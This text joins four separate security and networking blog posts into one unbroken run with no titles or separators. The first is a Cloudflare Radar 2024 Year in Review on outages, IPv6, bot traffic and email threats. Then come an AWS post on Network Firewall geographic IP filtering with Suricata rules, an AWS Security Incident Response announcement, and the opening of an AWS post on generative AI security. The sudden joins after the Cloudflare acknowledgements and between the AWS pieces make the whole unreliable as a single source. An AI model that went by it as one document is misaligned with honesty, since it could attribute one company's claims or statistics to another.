Throughout 2024, as we have over the last several years, we have written frequently about observed Internet outages, whether due to cable cuts, unspecified technical issues, government-directed shutdowns, or a number of other reasons covered in our quarterly summary posts (Q1, Q2, Q3). The impacts of these outages can be significant, including significant economic losses and severely limited communications. The Cloudflare Radar Outage Center tracks these Internet outages, and uses Cloudflare traffic data for insights into their scope and duration.
Some of the outages seen through the year were short-lived, lasting just a few hours, while others stretched on for days or weeks. In the latter category, an Internet outage in Haiti dragged on for eight days in September because repair crews were barred from accessing a damaged submarine cable due to a business dispute, while shutdowns of mobile and fixed Internet providers in Bangladesh lasted for approximately 10 days in July. In the former category, Iraq frequently experienced multi-hour nationwide Internet shutdowns intended to prevent cheating on academic exams — these contribute to the clustering visible in the timeline during June, July, August, and September.
Within the timeline on the Year in Review microsite, hovering over a dot will display metadata about that outage, and clicking on it will open a page with additional information. Below the map and timeline, we have added a bar graph illustrating the recorded reasons associated with the observed outages. In 2024, over half were due to government-directed shutdowns. If a country/region is selected, only outages and reasons for that country/region will be displayed.
Over 200 Internet outages were observed around the world during 2024
Aggregated across 2024, 28.5% of IPv6-capable requests were made over IPv6. India and Malaysia were the strongest countries, at 68.9% and 59.6% IPv6 adoption respectively.
The IPv4 protocol still used by many Internet-connected devices was developed in the 1970s, and was never meant to handle the vast and growing scale of the modern Internet. An initial specification for its successor, IPv6, was published in December 1995, evolving to a draft standard three years later, offering an expanded address space intended to better support the expected growth in the number of Internet-connected devices. At this point, available IPv4 space has long since been exhausted, and connectivity providers use solutions like Network Address Translation to stretch limited IPv4 resources. Hungry for IPv4 address space as their businesses and infrastructure grow, cloud and hosting providers are acquiring blocks of IPv4 address space for as much as \$30 – \$50 per address.
Cloudflare has been a vocal and active advocate for IPv6 since 2011, when we announced our Automatic IPv6 Gateway, which enabled free IPv6 support for all of our customers. In 2014, we enabled IPv6 support by default for all of our customers, but not all customers choose to keep it enabled for a variety of reasons. Note that server-side support is only half of the equation for driving IPv6 adoption, as end user connections need to support it as well. (In reality, it is a bit more complex than that, but server and client side support across applications, operating systems, and network environments are the two primary requirements. From a network perspective, implementing IPv6 also brings a number of other benefits.) By analyzing the IP version used for each request made to Cloudflare, aggregated throughout the year, we can get insight into the distribution of traffic by the various versions of the protocol.
At a global level, 28.5% of IPv6-capable (“dual-stack”) requests were made over IPv6, up from 26.4% in 2023. India was again the country with the highest level of IPv6 adoption, at 68.9%, carried in large part by 94% IPv6 adoption at Reliance Jio, one of the country’s largest Internet service providers. India was followed closely by Malaysia, where 59.6% of dual-stacked requests were made over IPv6 during 2024, thanks to strong IPv6 adoption rates across leading Internet providers within the country. IPv6 adoption in India was up from 66% in 2023, and in Malaysia, it was up from 57.3% last year. Saudi Arabia was the only other country with an IPv6 adoption rate above 50% this year, at 51.8%, whereas that list also included Vietnam, Greece, France, Uruguay, and Thailand in 2023. Thirty four countries/regions, including many in Africa, still have IPv6 adoption rates below 1%, while a total of 96 countries/regions have adoption rates below 10%.
Global distribution of traffic by IP version in 2024
Countries/regions with the largest shares of IPv6 traffic in 2024
The top 10 countries ranked by Internet speed all had average download speeds above 200 Mbps. Spain was consistently among the top locations across measured Internet quality metrics.
As more and more of our everyday lives move online, including entertainment, work, education, finance, shopping, and even basic social and personal interaction, the quality of our Internet connections is arguably more important than ever, necessitating higher connection speeds and lower latency. Although Internet providers continue to evolve their service portfolios to offer increased connection speeds and reduced latency in order to support growth in use cases like videoconferencing, live streaming, and online gaming, consumer adoption is often mixed due to cost, availability, or other issues. By aggregating the results of speed.cloudflare.com tests taken during 2024, we can get a geographic perspective on connection quality metrics including average download and upload speeds, and average idle and loaded latencies, as well as the distribution of the measurements.
In 2024, Spain was a leader in download speed (292.6 Mbps) and upload speed (192.6 Mbps) metrics, and placed second globally for loaded latency (78.6 ms). (Loaded latency is the round-trip time when data-heavy applications are being used on the network.) Spain’s leadership in these connection quality metrics is supported by the strong progress that the country has made towards achieving the EU’s “Digital Decade” objectives, including fixed very high capacity network (VHCN) deployment, fiber-to-the-premises (FTTP) coverage, and 5G coverage with the latter two reaching 95.2% and 92.3% respectively. High speed fiber broadband connections are also relatively affordable, with research showing major providers offering 100 Mbps, 300 Mbps, 600 Mbps, and 1 Gbps packages, with the latter priced between €30 and €46 per month. The figures below for Spain show the largest clusters of speed measurements around the 100 Mbps mark, with slight bumps also visible around 300 Mbps, suggesting that the former package has the highest subscription rate, followed by the latter. Further, they show these connections are also relatively low latency, with 87% of idle latency measurements below 50 ms and 65% of loaded latency measurements below 100 ms, providing users with good gaming and videoconferencing/streaming experiences.
Measured download/upload speed distribution in Spain in 2024
Measured idle/loaded latency distribution in Spain in 2024
41.3% of global traffic comes from mobile devices. In nearly 100 countries/regions, the majority of traffic comes from mobile devices.
With approximately 70% of the world’s population using smartphones, and 91% of Americans owning a smartphone, these mobile devices have become an integral part of both our personal and professional lives, providing us with Internet access from nearly any place at any time. In some countries/regions, mobile devices primarily connect to the Internet via Wi-Fi, while other countries/regions are “mobile first”, where 4G/5G services are the primary means of Internet access.
Analysis of information contained with the user agent reported with each request to Cloudflare enables us to categorize it as coming from a mobile, desktop, or other type of device. Aggregating this categorization throughout the year at a global level, we found that 41.3% of traffic came from mobile devices, with 58.7% coming from desktop devices such as laptops and “classic” PCs. These traffic shares were in line with those measured in both 2023 and 2022, suggesting that mobile device usage has achieved a “steady state”. Over 77% of traffic came from mobile devices in Sudan, Cuba, and Syria, making them the countries/regions with the largest mobile device traffic share in 2024. Other countries/regions that had more than 50% of traffic come from mobile devices were concentrated in the Middle East/Africa, the Asia Pacific region, and South/Central America.
Global distribution of traffic by device type in 2024
Countries/regions with the largest shares of mobile device usage in 2024
20.7% of TCP connections are unexpectedly terminated before any useful data can be exchanged.
Cloudflare is in a unique position to help measure the health and behaviors of Internet networks around the world. One way we do this is passively measuring rates of connections to Cloudflare that appear anomalous, meaning that they are unexpectedly terminated before any useful data exchange occurs. The underlying causes of connection anomalies are varied and range from DoS attacks to quirky client behavior to third-party connection tampering (e.g., when a network monitors and selectively disrupts connections to filter content).
Connection anomalies are symptoms — visible signs that “something abnormal” is happening in a network, but the underlying root cause is not always clear from the outset. However, we can gain a better understanding by incorporating previously-reported network behaviors, active measurements and on-the-ground reports, and macro trends across networks. Additional details on such analysis can be found in the blog posts A global assessment of third-party connection tampering andBringing insights into TCP resets and timeouts to Cloudflare Radar.
Insights into TCP connection anomalies were launched on Cloudflare Radar in September, with the plot lines in the associated graph corresponding to the stage of the TCP connection in which the connection anomalously closed (using shorthand, the first three messages we typically receive from the client in a TCP connection are “SYN” and “ACK” packets to establish a connection, and then a “PSH” packet indicating the requested resource). In aggregate globally, over 20% of connections to Cloudflare were terminated unexpectedly, with the largest share (nearly half) being closed “Post SYN” — that is, after our server has received a client’s SYN packet, but before we have received a subsequent acknowledgement (ACK) from the client or any useful data that would follow the acknowledgement. These terminations can often be attributed to DoS attacks or Internet scanning. Post-ACK (3.1% globally) and Post-PSH (1.4% globally) anomalies are more often associated with connection tampering, especially when they occur at high rates in specific networks.
Trends in TCP connection anomalies by stage in 2024
Security
6.5% of global traffic was mitigated by Cloudflare’s systems as being potentially malicious or for customer-defined reasons.
To protect customers from threats posed by malicious bots used to attack websites and applications, Cloudflare mitigates this attack traffic using DDoS mitigation techniques or Web Application Firewall (WAF) Managed Rules. For a variety of other reasons, customers may also want Cloudflare to mitigate traffic using techniques like rate-limiting requests, or blocking all traffic from a given location, even if it isn’t malicious. Analyzing traffic to Cloudflare’s network throughout 2024, we looked at the overall share that was mitigated for any reason, as well as the share that was blocked as a DDoS attack or by WAF Managed Rules.
In 2024, 6.5% of global traffic was mitigated, up almost one percentage point from 2023. Just 3.2% was mitigated as a DDoS attack, or by WAF Managed Rules, a rate slightly higher than in 2023. More than 10% of the traffic originating from 44 countries/regions had mitigations generally applied, while DDoS/WAF mitigations were applied to more than 10% of the traffic originating from just seven countries/regions.
At a country/region level, Albania had one of the highest mitigated traffic shares throughout the year, at 42.9%, while Libya had one of the highest shares of traffic that was mitigated as a DDoS attack or by WAF Managed Rules, at 19.2%. In 2023’s Year in Review blog post, we highlighted the United States and Korea. This year, the share of mitigated traffic grew to 5.0% in the United States (up from 3.65% in 2023), while in South Korea, it dropped slightly to 8.1%, down from 8.36%.
Trends in mitigated traffic worldwide in 2024
The United States was responsible for over a third of global bot traffic. Amazon Web Services was responsible for 12.7% of global bot traffic, and 7.8% came from Google.
Bot traffic describes any non-human Internet traffic, and by monitoring traffic suspected to be from bots site and application owners can spot and, if necessary, block potentially malicious activity. However, not all bots are malicious — bots can also be helpful, and Cloudflare maintains a list of verified bots that includes those used for things like search engine indexing, performance testing, and availability monitoring. Regardless of intent, we analyzed where bot traffic was originating from in 2024, using the IP address of a request to identify the network (autonomous system) and country/region associated with the bot making the request. Cloud platforms remained among the leading sources of bot traffic due to a number of factors. These include the ease of using automated tools to quickly provision compute resources, the relatively low cost of using these compute resources in an ephemeral manner, the broadly distributed geographic footprint of cloud platforms, and the platforms’ high-bandwidth Internet connectivity.
Globally, we found that 68.5% of observed bot traffic came from the top 10 countries in 2024, with the United States responsible for half of that total, over 5x the share of second place Germany. (In comparison to 2023, the US share was up slightly, while Germany’s was down slightly.) Among cloud platforms that originate bot traffic, Amazon Web Services was responsible for 12.7% of global bot traffic, and 7.8% came from Google. Microsoft, Hetzner, Digital Ocean, and OVH all also contributed more than a percent each.
Global bot traffic distribution by source country in 2024
Global bot traffic distribution by source network in 2024
Globally, Gambling/Games was the most attacked industry, slightly ahead of 2023’s most targeted industry, Finance.
The industries targeted by attacks often shift over time, depending on the intent of the attackers. They may be trying to cause financial harm by attacking ecommerce sites during a busy shopping period, gain an advantage against opponents by attacking an online game, or make a political statement by attacking government-related sites. To identify industry-targeted attack activity during 2024, we analyzed mitigated traffic for customers that had an associated industry and vertical within their customer record. Mitigated traffic was aggregated weekly by source country/region across 19 target industries.
Companies in the Gambling/Games industry were, in aggregate, the most attacked during 2024, with 6.6% of global mitigated traffic targeting the industry. The industry was slightly ahead of Finance, which led 2023’s aggregate list. (Both industries are shown at 6.6% in the Summary view due to rounding.) Gambling/Games sites saw the largest shares of mitigated traffic in January and the first week of February, possibly related to National Football League playoffs in the United States, heading into the Super Bowl.
Attacks targeting Finance organizations were most active in May, reaching a peak of 15.3% of mitigated traffic the week of May 13. This is in line with the figure in our DDoS threat report for Q2 2024 that shows that Financial Services was the most attacked industry by request volume during the quarter in South America and the Middle East region.
As we have seen in the past, peak attack activity varied by industry on a weekly basis. The highest peaks for the year were seen in attacks targeting People & Society organizations (19.6% of mitigated traffic, week of January 1), the Autos & Vehicles industry (29.7% of mitigated traffic, week of January 15), and the Real Estate industry (27.5% of mitigated traffic, week of August 26).
Global mitigated traffic share by industry in 2024, summary view
Log4j remains a persistent threat and was actively targeted throughout 2024.
In December 2021, we published a series of blog posts about the Log4j vulnerability, highlighting the threat that it posed, our observations of attempted exploitation, and the steps we took to protect customers. Two years on, in our 2023 Year in Review, we noted that even as an older vulnerability, Log4j remained a top target for attacks during 2023, with related attack activity significantly higher than other commonly exploited vulnerabilities.
In 2024, three years after the initial Log4j disclosure, we found that Log4j remains an active threat. This year, we compared normalized daily attack activity for Log4j with attack activity for Atlassian Confluence Code Injection, a vulnerability we examined in the 2023 Year in Review, as well as aggregated daily attack activity for multiple CVEs related to Authentication Bypass and Remote Code Execution vulnerabilities published in 2024.
Log4j attack activity appeared to trend generally upwards across the year, with several significant spikes visible during the first half of the year, and then again in October and November. In terms of the difference in activity, Log4j ranges from approximately 4x to over 20x the activity seen for Atlassian Confluence Code Injection, and as much as 100x the aggregated activity seen for Authentication Bypass or Remote Code Injection vulnerabilities.
Global attack activity trends for commonly exploited vulnerabilities in 2024
Routing security, measured as the share of RPKI valid routes and the share of covered IP address space, continued to improve globally throughout 2024.
As the routing protocol that underpins the Internet, Border Gateway Protocol (BGP) communicates routes between networks, enabling traffic to flow between source and destination. BGP, however, relies on trust between networks, and incorrect information shared between peers, whether or not it was shared intentionally, can send traffic to the wrong place, potentially with malicious results. Resource Public Key Infrastructure (RPKI) is a cryptographic method of signing records that associate a BGP route announcement with the correct originating autonomous system (AS) number, providing a way of ensuring that the information being shared originally came from a network that is allowed to do so. (It is important to note that this is only half of the challenge of implementing routing security, because network providers also need to validate these signatures and filter out invalid announcements to prevent sharing them further.)
Cloudflare has long been an advocate for routing security, including being a founding participant in the MANRS CDN and Cloud Programme and providing a public tool that enables users to test whether their Internet provider has implemented BGP safely. Building on insights available in the Routing page on Cloudflare Radar, we analyzed data from RIPE NCC’s RPKI daily archive to determine the share of RPKI valid routes (as opposed to those route announcements that are invalid or whose status is unknown) and how that share has changed over the course of 2024, as well as determining the share of IP address space covered by valid routes. The latter metric is of interest because a route announcement covering a significant amount of IP address space (millions of IPv4 addresses, for example) has a greater potential impact than an announcement covering a small block of IP address space (hundreds of IPv4 addresses, for example).
At a global level during 2024, we saw a 6.4 percentage point increase (from 43.4% to 49.8%) in valid IPv4 routes, and a 3.2 percentage point increase (from 53.7% to 56.9%) in valid IPv6 routes. Given the trajectory, it is likely that over half of IPv4 routes will be RPKI valid by the end of calendar year 2024. Looking at the global share of IP address space covered by valid routes, we saw a 4.7 percentage point increase (from 38.9% to 43.6%) for IPv4, and a 3.3 percentage point increase (from 57.6% to 60.9%) for IPv6.
Shares of global RPKI valid routing entries by IP version in 2024
Shares of globally announced IP address space covered by RPKI valid routes in 2024
Spain started 2024 with less than half of its routes (both IPv4 and IPv6) RPKI valid. However, the share of valid routes grew significantly on February 15, when AS12479 (Orange Espagne) signed records associated with 98% of their IP address prefixes that were previously in an “unknown” (or NotFound) state of RPKI validity, thus converting these prefixes from unknown to valid. That drove an immediate increase for IPv4 to 76%, reaching 81% validity by December 1, and an immediate increase for IPv6 to 91%, reaching 92.9% validity by December 1. A notable change in covered IP address space was observed in Cameroon, where covered IPv4 space more than doubled at the end of January, growing from 32% to 82%. This was due to AS36912 (Orange Cameroun) signing records associated with all of their IPv4 address prefixes, changing the associated IP address space to RPKI valid.
IPv4 and IPv6 shares of RPKI valid routes for Spain in 2024
Share of IPv4 address space covered by RPKI valid routes for Cameroon in 2024
Email Security
An average of 4.3% of emails were determined to be malicious in 2024.
Despite the growing enterprise use of collaboration/messaging apps, email remains an important business application and is a very attractive entry point into enterprise networks for attackers. Attackers will send targeted malicious emails that attempt to impersonate an otherwise legitimate sender (such as a corporate executive), that try to get the user to click on a deceptive link, or that contain a dangerous attachment, among other types of threats. Cloudflare Email Security protects customers from email-based attacks, including those carried out through targeted malicious email messages. During 2024, an average of 4.3% of emails analyzed by Cloudflare were found to be malicious. Aggregated at a weekly level, spikes above 14% were seen in late March, early April, and mid-May. We believe that these spikes were related to targeted “backscatter” attacks, where the attacker flooded a target with undeliverable messages, which then bounced the messages to the victim, whose email had been set as the reply-to: address.
Global malicious email share trends in 2024
Deceptive links and identity deception were the two most common types of threats found in malicious email messages.
Attackers use a variety of techniques, which we refer to as threat categories, when they use malicious email messages as an attack vector. These categories are defined and explored in detail in our phishing threats report. In our analysis of malicious emails, we have found that such messages may contain multiple types of threats. In reviewing a weekly aggregation of threat activity trends for these categories, we found that, averaged across 2024, 42.9% of malicious email messages contained deceptive links, with the share reaching 70% at times throughout the year. Activity for this thread category was spiky, with low points seen in the March to May timeframe, and a general downward trend visible from July through November.
Identity deception was a similarly active threat category, with such threats also found in up to 70% of analyzed emails several weeks throughout the year. Averaged across 2024, 35.1% of emails contained attempted identity deception. The activity pattern for this threat category appears to be somewhat similar to deceptive links, with a number of the peaks and valleys occurring during the same weeks. At times, identity deception was a more prevalent threat in analyzed emails than deceptive links, as seen in the graph below.
Among other threat categories, extortion saw the most significant change throughout the year. After being found in 86% of malicious emails during the first week of January, its share gradually trended lower throughout the year, finishing November under 10%.
Global malicious email threat category trends for Deceptive Links and Identity Deception in 2024
Over 99% of the email messages processed by Cloudflare Email Security from the .bar, .rest, and .uno top level domains (TLDs) were found to be either spam or malicious in nature.
In March 2024, we launched a set of email security insights on Cloudflare Radar, including visibility into so-called “dangerous domains” — those top level domains (TLDs) that were found to be the sources of the most spam or malicious email among messages analyzed by Cloudflare Email Security. The analysis is based on the sending domain’s TLD, found in the From: header of an email message. For example, if a message came from [email protected], then example.com is the sending domain, and .com is the associated TLD.
In aggregate across 2024, we found that the .bar, .rest, and .uno TLDs were the “most dangerous”, each with over 99% of analyzed email messages characterized as either spam or malicious. (These TLDs are all at least a decade old, and each sees at least some usage, with between 20,000 and 60,000 registered domain names.) Sorting by malicious email share, the .ws ccTLD (country code top level domain) belonging to Western Samoa came out on top, with over 90% of analyzed emails categorized as malicious. Sorting by spam email share, .quest is the biggest offender, with over 88% of emails originating from associated domains characterized as spam.
TLDs originating the largest total shares of malicious and spam email in 2024
Conclusion
The Internet is an amazingly complex and dynamic organism, constantly changing, growing, and evolving.
With the Cloudflare Radar 2024 Year In Review, we are providing insights into the change, growth, and evolution that we have measured and observed throughout the year. Trend graphs, maps, tables, and summary statistics provide our unique perspectives on Internet traffic, Internet quality, and Internet security, and how key metrics across these areas vary around the world and over time.
We strongly encourage you to visit the Cloudflare Radar 2024 Year In Review microsite and explore the trends for your country/region, and to consider how they impact your organization so that you are appropriately prepared for 2025. In addition, for insights into the top Internet services across multiple industry categories, we encourage you to read the companion Year in Review blog post, From ChatGPT to Temu: ranking top Internet services in 2024.
As it is every year, it truly is a team effort to produce the data, microsite, and content for our annual Year in Review, and I’d like to acknowledge those team members that contributed to this year’s effort. Thank you to: Jorge Pacheco, Sabina Zejnilovic, Carlos Azevedo, Mingwei Zhang (Data Analysis); André Jesus, Nuno Pereira (Front End Development); João Tomé (Most popular Internet services); Jackie Dutton, Kari Linder, Guille Lasarte (Communications); Eunice Giles (Brand Design); Jason Kincaid (blog editing); and Paula Tavares (Engineering Management), as well as countless other colleagues for their answers, edits, support, and ideas.
AWS Network Firewall is a managed service that provides a convenient way to deploy essential network protections for your virtual private clouds (VPCs). In this blog post, we discuss Geographic IP Filtering, a new feature of Network Firewall that you can use to filter traffic based on geographic location and meet compliance requirements.
Customers with internet-facing applications are constantly in need of advanced security features to protect their applications from threat actors. This includes restricting traffic to and from their workloads in Amazon Web Services (AWS) to certain geographies because of security risk. Customers operating in highly regulated industries—such as banking, public sector, or insurance—might have specific security requirements that can be addressed by Geographic IP Filtering.
Previously, customers had to rely on third-party tools for retrieving an IP address list of specific countries and updating their firewall rules on a regular basis to meet applicable requirements. Now, with Geographic IP Filtering on Network Firewall, you can protect your application workloads based on the geolocation of the IP address. As new IP addresses are assigned by the Internet Assigned Numbers Authority (IANA), the Geographic IP database underneath Network Firewall is automatically updated so that the service can consistently filter inbound and outbound traffic from specific countries based on country codes. It supports IPv4 and IPv6 traffic.
Geographic IP Filtering is supported in all AWS Regions where Network Firewall is available today, including the AWS GovCloud (US) Regions.
Set up Geographic IP Filtering in Network Firewall
You can use Network Firewall to inspect network traffic and protect your VPCs using layer 3–7 rules (network layer to application layer of the OSI model). When traffic reaches Network Firewall, it will identify the location of the source and destination IP address from the Geographic IP database and block traffic if you have a firewall rule to block that location. You can choose to pass, drop, reject, or create an alert for traffic coming from or going to specific countries.
Before setting up Geographic IP Filtering rules, you need to deploy Network Firewall and attach a firewall policy. You can learn more about these steps in the Network Firewall Getting Started guide. You can configure Network Firewall Geographic IP Filtering in minutes using the AWS Management Console, AWS Command Line Interface (AWS CLI), AWS SDK, or the Network Firewall API.
To configure Geographic IP Filtering rules using the console:
For Capacity, enter the maximum capacity you want to allow for the stateful rule group.
Under Standard stateful rules, for Geographic IP Filtering, select whether you want to Disable Geographic IP filtering, Match only selected countries, or Match all but selected countries.
If you opt for Geographic IP Filtering, then select the Geographic IP traffic direction and Country codes that you want to filter the traffic for.
Enter the appropriate values for Protocol, Source, Source port, Destination, and Destination port.
For Action, select the action that you want Network Firewall to take when a packet matches the rule settings.
Figure 1: Standard stateful rule
Click Add rule and then review the rule to create the rule group.
Figure 2: Geographic IP Filtering rules
Suricata compatibility
You can also use Geographic IP filtering with Suricata-compatible rule strings using the geoip keyword.
For Capacity, enter the maximum capacity you want to allow for the stateful rule group.
Under Suricata compatible rule string, enter an appropriate string based on your source and destination along with the country code to filter traffic for. To use a Geographic IP filter, provide the geoip keyword, the filter type, and the country codes for the countries that you want to filter for.
Suricata supports filtering for source and destination IPs. You can filter on either of these types by itself, by specifying dst or src. You can filter on the two types together with AND or OR logic, by specifying both or any.
For example, the following sample Suricata rule string drops traffic originating from Japan:
drop ip any any -> any any (msg:"Geographic IP from JP,Japan"; geoip:src,JP; sid:55555555; rev:1;)
Note that Suricata determines the location of requests using MaxMind GeoIP databases. MaxMind reports very high accuracy of their data at the country level, although accuracy varies according to factors such as country and type of IP. For more information about MaxMind, see MaxMind IP Geolocation.
If you think any of the Geographic IP data is incorrect, you can submit a correction request to MaxMind at MaxMind Correct GeoIP Data.
Logging Geographic IP Filtering
You can configure Network Firewall logging for your firewall’s stateful engine to get detailed information about the packet and any stateful rule action taken against the packet. There are no changes to the logging and monitoring mechanism with the introduction of the Geographic IP Filtering feature. However, by explicitly specifying the msg and metadata keywords, you can see additional geographic information in the alert logs that can help with troubleshooting. If these keywords aren’t specified in the Suricata rule string, the log event will not show any geographic information.
Suricata rule examples
In this section, you will find examples of Suricata rule strings to pass, block, reject, and alert on traffic to or from a specific country.
Example 1: To pass ingress traffic from a specific country
The following example passes ingress traffic from India.
Note: The rule evaluation order should be set to Strict for alert logs to be generated in this example. If the rule evaluation order is set to Action, then although the traffic will pass, alert logs will not be generated.
alert ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Ingress traffic from IN allowed"; flow:to_server; geoip:src,IN; metadata:geo IN; sid:202409301;)
pass ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Ingress traffic from IN allowed"; flow:to_server; geoip:src,IN; metadata:geo IN; sid:202409302;)
The following are the alert and flow logs for Example 1.
Example 2: To block ingress traffic from a specific country
The following example blocks ingress traffic from Japan.
drop ip $EXTERNAL_NET any -> $HOME_NET any (msg:"Ingress traffic from JP blocked"; flow:to_server; geoip:any,JP; metadata:geo JP; sid:202409303;)
Example 3: To block ingress SSH traffic from a specific country
The following example blocks ingress SSH traffic from Russia.
drop ssh $EXTERNAL_NET any -> $HOME_NET any (msg:"Ingress SSH traffic from RU blocked"; flow:to_server; geoip:src,RU; metadata:geo RU; sid:202409304;)
Example 4: To reject egress TCP traffic to a specific country:
The following example rejects egress TCP traffic to Iran.
reject tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"Egress traffic to IR rejected"; flow:to_server; geoip:dst,IR; metadata:geo IR; sid:202409305;)
Example 5: To alert on traffic originating from or destined to specific country
The following example alerts on traffic that originates from Venezuela.
alert ip any any -> any any (msg:"Geographic IP is from VE, Venezuela"; geoip:any,VE; sid: 202409306;)
Conclusion
You can use the new Geographic IP Filtering feature in AWS Network Firewall to enhance your security posture by controlling traffic based on geographic locations. In this post, you learned about the key concepts, configuration steps, and examples for implementing the Geographic IP Filtering feature in Network Firewall. By using this feature, businesses can protect their networks from potentially harmful traffic and control which geographic locations can interact with their infrastructure. As cyber threats continue to evolve, the Geographic IP Filtering feature serves as a vital tool for strengthening network security.
If you have feedback about this post, submit comments in the Comments section below. If you have questions about this post, contact AWS Support.
Today, we announce AWS Security Incident Response, a new service designed to help organizations manage security events quickly and effectively. The service is purpose-built to help customers prepare for, respond to, and recover from various security events, including account takeovers, data breaches, and ransomware attacks.
Security Incident Response automates the triage and investigation of security findings from Amazon GuardDuty and integrated third party threat detection tools through AWS Security Hub. It facilitates communication and coordination and provides 24/7 access to security experts from the AWS Customer Incident Response Team (CIRT) who can assist during security events. The service aims to provide customers with more comprehensive support across the phases of incident response lifecycle, from preparation to detection, analysis, and recovery.
Security events are becoming more pervasive and complex for customers. Security teams often face an overwhelming number of daily alerts, leading to potential misplaced priorities of resources and reduced effectiveness. Manual investigation of findings strains resources and may cause customers to overlook critical security alerts. Additionally, coordinating responses across multiple stakeholders, managing permissions in various environments, and documenting actions complicate the process. There is an opportunity to better support customers and remove various points of undifferentiated heavy lifting that customers face during security events.
Key capabilities
AWS Security Incident Response addresses these challenges through three main core capabilities that help customers effectively prepare for, respond to, and recover from security events :
Security Incident Response automatically triages security findings from GuardDuty and supported third-party tools through Security Hub to identify high-priority incidents requiring immediate attention. The service uses automation and customer-specific information to filter and suppress security findings based on expected behavior, helping teams focus on critical security alerts.
The service simplifies incident response by offering preconfigured notification rules and permission settings that can be extended to both internal and external stakeholders, including third-party security providers. Customers can access a centralized console with integrated features, such as messaging, secure data transfer, and video conference scheduling, all accessible through service APIs or the AWS Management Console. Additional capabilities include automated case history tracking and reporting, allowing security teams to focus on remediation and recovery efforts.
Customers gain access to self-service investigation tools and 24/7 support from the AWS CIRT. Customers also have the ability to handle incidents independently or interoperate with third-party security vendors. These options allow customers to choose, manage, and conduct their incident response based on their specific needs and requirements.
In addition to the core capabilities, customers benefit from a service dashboard with metrics that help them measure, monitor, and improve their security incident response performance over time. These metrics include mean time to resolution (MTTR), number of active and closed cases within a specific period, number of triaged findings, and other key performance indicators. Customers can access these metrics instantly without needing to collate information or create one-time reports.
How to get started
The onboarding process can be completed in a few steps. Security Incident Response integrates with AWS Organizations to provide comprehensive security coverage for your current and future accounts with an added layer of security. Customers begin by selecting a central account within their organization, where all active and historical security events can be created and managed.
Next, customers can enable the proactive incident response feature, which creates service-level permissions allowing Security Incident Response to monitor and investigate findings from GuardDuty or third-party detection tools through Security Hub. These findings are then automatically sorted and remediated using service automation and customer-specific data, including common IP addresses, AWS Identity and Access Management (IAM) principals, and other relevant attributes. For findings that can’t be automatically remediated, Security Incident Response creates a security case and notifies the appropriate stakeholders within the customer’s organization.
Customers can also configure permissions for the service to execute containment actions by deploying specific IAM roles. By using these Security Incident Response containment capabilities, customers can achieve faster incident response times and potentially minimize the impact of security events on accounts and resources.
Availability and getting started
AWS Security Incident Response is now available in 12 AWS Regions globally: US East (N. Virginia, Ohio), US West (Oregon), Asia Pacific (Seoul, Singapore, Sydney, Tokyo), Canada (Central), and Europe (Frankfurt, Ireland, London, Stockholm).
Learn more about AWS Security Incident Response by visiting the product page.
Around the world, organizations are evaluating and embracing artificial intelligence (AI) and machine learning (ML) to drive innovation and efficiency. From accelerating research and enhancing customer experiences to optimizing business processes, improving patient outcomes, and enriching public services, the transformative potential of AI is being realized across sectors. Although using emerging technologies helps drive positive outcomes, leaders worldwide must balance these benefits with the need to maintain security, compliance, and resilience. Many organizations, including those in the public sector and regulated industries, are investing in generative AI applications powered by large language models (LLMs) and other foundation models (FMs) because these applications can transform and scale their work and provide better experiences for customers. Beyond computing power, unlocking this AI potential resides in the AI applications that organizations can create based on a variety of AI/ML development services, models, and data sources. Organizations must navigate the complexity of building AI applications in light of existing and emerging regulatory regimes while verifying that their AI applications and related data are secure, protected, and resilient to risks and threats.
AWS offers a wide range of AI/ML services and capabilities, built on our sovereign-by-design foundation, that are making it simpler for our customers to meet their digital sovereignty needs while getting the security, control, compliance, and resilience that they need. For example, Amazon Bedrock is a fully managed service that offers a choice of high-performing FMs from leading AI companies such as AI21 Labs, Anthropic, Cohere, Meta, Mistral AI, and Stability AI through a single API, along with a broad set of capabilities to build generative AI applications with security, privacy, and responsible AI. Amazon SageMaker provides tools and infrastructure to build, train, and deploy ML models at scale while supporting responsible AI with governance controls and access to pretrained models.
Innovating securely across the AI lifecycle
Security is and always has been our top priority at AWS. AWS customers benefit from our ongoing investment in data centers, networks, custom hardware, and secure software services, built to satisfy the requirements of the most security-sensitive organizations, including the government, healthcare, and financial services. We have always believed that it is essential that customers have control over their data and its location. That’s why we architected the AWS Cloud to be secure and sovereign-by-design from day one. We remain committed to giving our customers more control and choice so that they can use the full power of AWS while meeting their unique digital sovereignty needs.
As organizations develop and implement generative AI, they want to make sure that their data and applications are secured across the AI lifecycle, including data preparation, training, and inferencing. To help ensure the confidentiality and integrity of customer data, all of our Nitro-based Amazon Elastic Compute Cloud (Amazon EC2) instances that run ML accelerators such as AWS Inferentia and AWS Trainium, and graphics processing units (GPUs) such as P4, P5, G5, and G6, are backed by the industry-leading security capabilities of the AWS Nitro System. By design, there is no mechanism for anyone at AWS to access Nitro EC2 instances that customers use to run their workloads. The NCC Group, an independent cybersecurity firm, has validated the design of the Nitro System.
We take a secure approach to generative AI and make it practical for our customers to secure their generative AI workloads across the generative AI stack so that they can focus on building and scaling. All AWS services—including generative AI services—support encryption, and we continue to innovate and invest in controls and encryption features that allow our customers to encrypt everything everywhere.
For example, Amazon Bedrock uses encryption to protect data in transit and at rest, and data remains in the AWS Region where Amazon Bedrock is being used. Customer data, such as prompts, completions, custom models, and data used for fine-tuning or continued pre-training, is not used for Amazon Bedrock service improvement and is never shared with third-party model providers. When customers fine-tune a model in Amazon Bedrock, the data is never exposed to the public internet, never leaves the AWS network, is securely transferred through a customer’s virtual private cloud (VPN), and is encrypted in transit and at rest.
SageMaker protects ML model artifacts and other system artifacts by encrypting data in transit and at rest. Amazon Bedrock and SageMaker integrate with AWS Key Management Service (AWS KMS) so that customers can securely manage cryptographic keys. AWS KMS is designed so that no one—not even AWS employees—can retrieve plaintext keys from the service.
Developing responsibly
The responsible development and use of AI is a priority for AWS. We believe that AI should take a people-centric approach that makes AI safe, fair, secure, and robust. We are committed to supporting customers with responsible AI and helping them build fairer and more transparent AI applications to foster trust, meet regulatory requirements, and use AI to benefit their business and stakeholders. AWS is the first major cloud service provider to announce ISO/IEC 42001 accredited certification for AI services, covering Amazon Bedrock, Amazon Q Business, Amazon Textract, and Amazon Transcribe. ISO/IEC 42001 is an international management system standard that outlines requirements and controls for organizations to promote the responsible development and use of AI systems.
